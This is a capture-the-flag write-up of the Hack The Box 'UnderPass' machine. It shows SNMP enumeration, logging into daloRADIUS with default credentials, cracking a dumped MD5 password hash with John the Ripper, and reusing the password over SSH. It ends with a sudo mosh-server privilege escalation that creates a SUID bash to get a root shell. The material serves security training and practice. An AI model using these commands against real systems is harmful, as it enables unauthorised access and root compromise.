Description
UnderPass is an easy Hack The Box machine that features:
- SNMP Enumeration to find an installed web application
- Use of default credentials in the RADIUS management web application
- User and Password Enumeration of the RADIUS web application
- Password Reuse of RADIUS user in Linux server
- Privilege Escalation via Mosh (Mobile Shell) command executed with root permissions
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.145.216.
$ ping -c 3 10.129.145.216
PING 10.129.145.216 (10.129.145.216) 56(84) bytes of data.
64 bytes from 10.129.145.216: icmp_seq=1 ttl=63 time=48.1 ms
64 bytes from 10.129.145.216: icmp_seq=2 ttl=63 time=46.2 ms
64 bytes from 10.129.145.216: icmp_seq=3 ttl=63 time=46.2 ms

--- 10.129.145.216 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 46.188/46.828/48.100/0.899 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.145.216 -Pn -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.145.216
Host is up (0.047s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds
We get two open ports: 22, and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.145.216 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.145.216
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We find the HTTP service domain. So we add the underpass.htb domain to the /etc/hosts file.
$ echo "10.129.145.216 underpass.htb" | sudo tee -a /etc/hosts
We find the default web page for Apache Web Server and if we do directory fuzzing with common wordlists we do not find any application. We move to enumerate the UDP services, specifically the SNMP service.
$ nmap -sU --open --script snmp-\* -p 161 10.129.145.216
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for underpass.htb (10.129.145.216)
Host is up (0.047s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 30
|_  snmpEngineTime: 1h18m26s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 1h18m28.19s (470819 timeticks)
| snmp-brute:
|_  public - Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
We do find the SNMP service available with the default community public. Let’s enumerate all the fields.
$ snmpbulkwalk -Oa -c public -v2c 10.129.221.35
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (18645283) 2 days, 3:47:32.83
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
We find the strings steve@underpass.htb and UnDerPass.htb is the only daloradius server in the basin!. steve may be an user in the system and the other string mentions the use of the daloradius web application. daloRADIUS is an advanced RADIUS web management application for managing hotspots and general-purpose ISP deployments. We find that the daloradius folder exists in the web server but we do not have permissions to access to it.

By checking its documentation we find that it is possible to access to the operator dashboard in the operators sub-folder. We find a login page.
Exploitation
The default credentials for this application are administrator username and radius password. We access to the dashboard.
 We can enumerate the created user by clicking in the
 Go to users list button. We find one, svcMosh, with 412DD4759978ACFCC81DEAB01B382403 password.
 The password is a MD5-hashed password. We can use John The Ripper to recover the password.
$ echo '412DD4759978ACFCC81DEAB01B382403' > hash
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
underwaterfriends (?)
1g 0:00:00:00 DONE 4.000g/s 11936Kp/s 11936Kc/s 11936KC/s undiamecaiQ..underpants2
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the underwaterfriends password for the svcMosh user. We can use the credentials to login to the machine using SSH.
$ ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:
...
svcMosh@underpass:~$ id
uid=1002(svcMosh) gid=1002(svcMosh) groups=1002(svcMosh)
Post-Exploitation
We find that the svcMosh can run one command as the root user, mosh-server.
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Mosh (Mobile Shell) is a remote terminal application that allows roaming, supports intermittent connectivity, and provides intelligent local echo and line editing of user keystrokes. We find that mosh-server allows to specify a command [-- COMMAND...] to run when the session is created. The command will be executed as the user that owns the Mosh process.
svcMosh@underpass:~$ /usr/bin/mosh-server --help
Usage: /usr/bin/mosh-server new [-s] [-v] [-i LOCALADDR] [-p PORT[:PORT2]] [-c COLORS] [-l NAME=VALUE] [-- COMMAND...]
We are going to create a Bash script that will create a copy of the Bash binary in the /tmp directory and will assign it the SUID permissions to run the binary as the root user.
svcMosh@underpass:~$ echo -e 'cp /bin/bash /tmp/suid-bash\nchmod u+s /tmp/suid-bash' > /tmp/exploit.sh
Then we are going to create the UDP service with Mosh running in port 6000.
svcMosh@underpass:~$ sudo mosh-server new -c 256 -s -p 60000 -- bash /tmp/exploit.sh
Warning: SSH_CONNECTION not found; binding to any interface.


MOSH CONNECT 60000 m6mRYfhMHKemWEm8EOuYUg

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2440]
The command will output an encryption key for the UDP connection, in this case m6mRYfhMHKemWEm8EOuYUg. Then, we will use the mosh-client application to create the session to the 60000 port and then trigger the command. We need to specify the encryption key with the MOSH_KEY environment variable.
svcMosh@underpass:~$ MOSH_KEY=m6mRYfhMHKemWEm8EOuYUg mosh-client 127.0.0.1 60000
[mosh is exiting.]
The Bash binary will be created and we will by able to spawn a root shell.
svcMosh@underpass:~$ ls -1 /tmp/suid-bash
/tmp/suid-bash
svcMosh@underpass:~$ /tmp/suid-bash -p
suid-bash-5.1# id
uid=1002(svcMosh) gid=1002(svcMosh) euid=0(root) groups=1002(svcMosh)
Flags
In the root shell we can retrieve the user and root flags.
suid-bash-5.1# cat /home/svcMosh/user.txt
<REDACTED>
suid-bash-5.1# cat /root/root.txt
<REDACTED>